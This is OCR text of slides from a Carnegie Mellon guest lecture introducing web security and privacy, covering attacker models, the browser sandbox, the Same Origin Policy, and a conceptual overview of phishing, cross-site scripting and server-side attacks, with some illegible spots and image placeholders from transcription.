Introduction to Information Security
17-313 Fall 2023

Guest Lecture: Security and Privacy

Hanan Hibshi hhibshi@andrew

Acknowledgment: slides adapted from 14741/18631 and contributed by many people including Zack Weinberg, Collin Jackson, N. Christin, and L. Jia

Carnegie Mellon University
Information Networking Institute

About me: Hanan Hibshi, Ph.D.

- INI alumna, MSISTM (now MSIS)
- Ph.D. in Societal Computing, SCS@CMU
- Assistant Teaching Professor at INI-CoE; Core CyLab Faculty; Affiliated Faculty at S3D
- Research
  - Cybersecurity education and workforce development
  - Usable Privacy and Security
- Teaching
  - Graduate-level Information Security courses
  - Infosec (14741),
  - Browser Security (14828),
  - Secure Coding (14735)

What is Security?

- "A computer is secure if you can depend on it and its software to behave as you expect" (*Practical Unix Security, 1991*)
- "Building systems to remain dependable in the face of malice, error or mischance" (*Ross Anderson*)

Can we build systems that are resilient against attackers?

Who is an Attacker?

- Anyone motivated to attack a system
  - Mostly driven by financial incentives
  - Other incentives: political, social, for fun!
- Could be one person or a group

picture source: dc.fandom.com

Basic Types of Attackers

I will replace the letter, or may be tell Alice that I am Bob

Mallory (malicious)

Eve (eavesdropper)

Alice

Bob

How Would this be Attacked?

[From blogs.technet.com]

Security and Privacy

Are they the same?

What about *Data*?

- Data leaks are a serious threat to privacy
- Privacy is one important goal of information security
  - Making systems resilient against information leaks
- Different measures for different data assets
  - Logging in to an education website vs. banking


Security and Privacy Meaning

- Argument:

  "If a system is secure against data leaks and can't get hacked, then my privacy is guaranteed"


  - Do you agree?
    - Select yes/no on zoom

Security and Privacy Can Overlap



Example: Web Security


The rise of the web




Source: https://news.netcraft.com/archives/category/web-server-survey/

The Web is made of documents


- HTML: text, structure
- URLs: connections to other documents
- … and to resources
  - images, fonts, etc.
  - CSS: presentation
  - JavaScript: behavior






Documents talk to servers

- form submission
- resource requests
- XMLHttpRequest
- redirection
- …



Browser sandbox


- Webpages include resources from a variety of sources
  - including Javascript programs
- Webpages could interact with resources on the computer
- “A modern web browser is fundamentally a virtual machine for running untrusted code.” —Kyle Huey
- Goal
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- Approach
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS



Policy goals

- Safe to visit an evil web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation

Same Origin Policy (SOP)


- Origin = scheme://host:port

  https://cnn.com:8080

  http://cnn.com:8080

- Full access to same origin
  - Full network access
  - Read/write DOM
  - Storage


- Limited access to other origins



Does SOP Achieve the Policy Goals?

- Safe to visit an evil web site


- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation

Library import

```
<script
src="//connect.facebook.net/en_US/all.js#xfbml=1">
</script>
```



- Script has privileges of importing page,

  NOT source server.

- Can script other pages in this origin, load more

  scripts

- Dange[illegible] d[illegible]


  - Using `iFrames` provides better isolation

- Also possible with other resources:

Attackers


- Web attacker
  - Controls `attacker.com`, has certificate for it
  - User visits site (perhaps unknowingly)
- Network attacker
  - Passive: eavesdrops on packets
  - Active: can modify or inject traffic
- Malware attacker
  - Can run native code, outside sandboxes, on victim's computer

The network attacker



- In between Alice and Bob
- Can eavesdrop on all traffic
- Can modify messages
- Can replay messages
- Can inject fabricated messages
- Can initiate own sessions with either party

The web attacker is different



- Talks to Alice directly
- *At the same time* as she's talking to Bob
  - (how often do you log out of Gmail?)
- Sometimes also talks directly to Bob
- Cannot violate browser security policies
- Can do anything a web application can do

Attacking web users

- Phishing (social engineering attack)
- Cross-site scripting (XSS)
- Session hijacking

Attacking web servers

- Cross-site request forgery (CSRF)
- Injection (SQL, PHP, …)
- All generic attacks on network servers apply (buffer overflow, etc.)
- Unprotected APIs
  - (SOAP/XML, REST/JSON, RPC, etc. not intended for end users)

Phishing

- Trick user into entering credentials on the wrong site
- Usually applied to high-value targets
  - banks, email providers, Facebook, etc


Cross-site scripting

- Attacker injects malicious JavaScript into web applications
- Common types:
  - **Reflected XSS** (type 2, non-persistent)
    - attack script is reflected back to the user as part of a page from the victim site (error message, search result, …)
  - **Stored XSS** (type 1, persistent)
    - attacker stores malicious code in a resource managed by the web application (database, message forum,…)
  - DOM-based XSS
